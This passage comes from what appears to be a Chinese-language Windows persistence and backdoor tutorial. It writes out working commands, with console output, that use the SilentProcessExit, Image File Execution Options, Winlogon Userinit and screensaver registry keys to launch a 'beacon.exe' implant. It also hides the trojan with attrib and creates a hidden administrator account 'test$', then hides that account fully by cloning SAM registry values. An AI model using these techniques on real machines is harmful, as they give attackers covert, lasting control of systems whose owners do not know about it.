
```
reg add "HKLM\SOFTWARE\Microsoft\Windows  
NT\CurrentVersion\SilentProcessExit\notepad.exe" /v ReportingMode /t  
REG_DWORD /d 1
```

#0x1 检测到进程静默退出时，将会启动监视器进程（即 MonitorProcess 的项值）

```
reg add "HKLM\SOFTWARE\Microsoft\Windows  
NT\CurrentVersion\SilentProcessExit\notepad.exe" /v MonitorProcess /d  
"C:\windows\temp\beacon.exe"
```

或

```
reg add "HKLM\SOFTWARE\Microsoft\Windows  
NT\CurrentVersion\SilentProcessExit\notepad.exe" /v MonitorProcess /d  
"C:\windows\system32\cmd.exe"
```



```
C:\Users\Administrator.PC>reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe" /v GlobalFlag /t REG_DWORD /d 512
操作成功完成。

C:\Users\Administrator.PC>reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /v ReportingMode /t REG_DWORD /d 1
操作成功完成。

C:\Users\Administrator.PC>reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /v MonitorProcess /d "C:\windows\temp\beacon.exe"
操作成功完成。

C:\Users\Administrator.PC>
```

打开 notepad 后又关闭，等一会儿就上线了（靶场环境存在问题）

7、WinLogon 配合无文件落地上线

```
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /V "Userinit" /t REG_SZ /F /D "C:\windows\temp\beacon.exe"
```

注销用户重新连接时上线

8、屏幕保护生效后执行后门

```
reg add "HKEY_CURRENT_USER\Control Panel\Desktop" /v SCRNSAVE.EXE /t REG_SZ /d "C:\windows\temp\beacon.exe" /f
```

等屏幕长时间不操作，进入保护状态的时候上线

9、隐藏后门木马

```
Attrib +s +a +h +r beacon.exe #隐藏木马
Attrib -s -a -h -r beacon.exe #恢复木马
```

10、隐藏账号

建立一个用户名为“test\$”，密码为“abc123!”的简单隐藏账户，并且把该隐藏账户提升为管理员权限。

```
net user test$ abc123! /add
net localgroup administrators test$ /add
```

```
C:\ 管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7600]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator.PC>net user test$ abc123! /add
命令成功完成。

C:\Users\Administrator.PC>net localgroup administrators test$ /add
命令成功完成。

C:\Users\Administrator.PC>net user


\\PC 的用户帐户

-----
Administrator          Guest
命令成功完成。

C:\Users\Administrator.PC>
```

CMD 命令行使用”net user”,看不到”test\$”这个账号,但在控制面板和本地用户和组是可以显示此用户的。

选择希望更改的帐户




彻底隐藏方法：

进入注册表（regedit），需要到” HKEY_LOCAL_MACHINE\SAM\SAM”，单击右键建权限，把名叫：administrators 的用户组给予：完全控制以及读取的权限，在后面打勾就行，然后关闭注册表编辑器，再次打开即可。




来到注册表编辑器的”


HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names”处，点击 test\$用户，得到在右边显示的键值中的”类型”一项的值，找到对应的目录。




找到 administrator 所对应的项的值，并把其 F 值复制到 test\$ 用户的 F 值中保存。



分别把 test\$ 和对应值导出到桌面，删除 test\$ 用户 net user test\$ /del



将刚才导出的两个后缀为.reg 的注册表项导入注册表中
此时本地用户和组及控制面板隐藏账号均不显示



选择希望更改的帐户



Administrator

管理员
密码保护



Guest

来宾帐户没有启用

但通过 kali 的 rdesktop 进行验证 test\$能成功登录

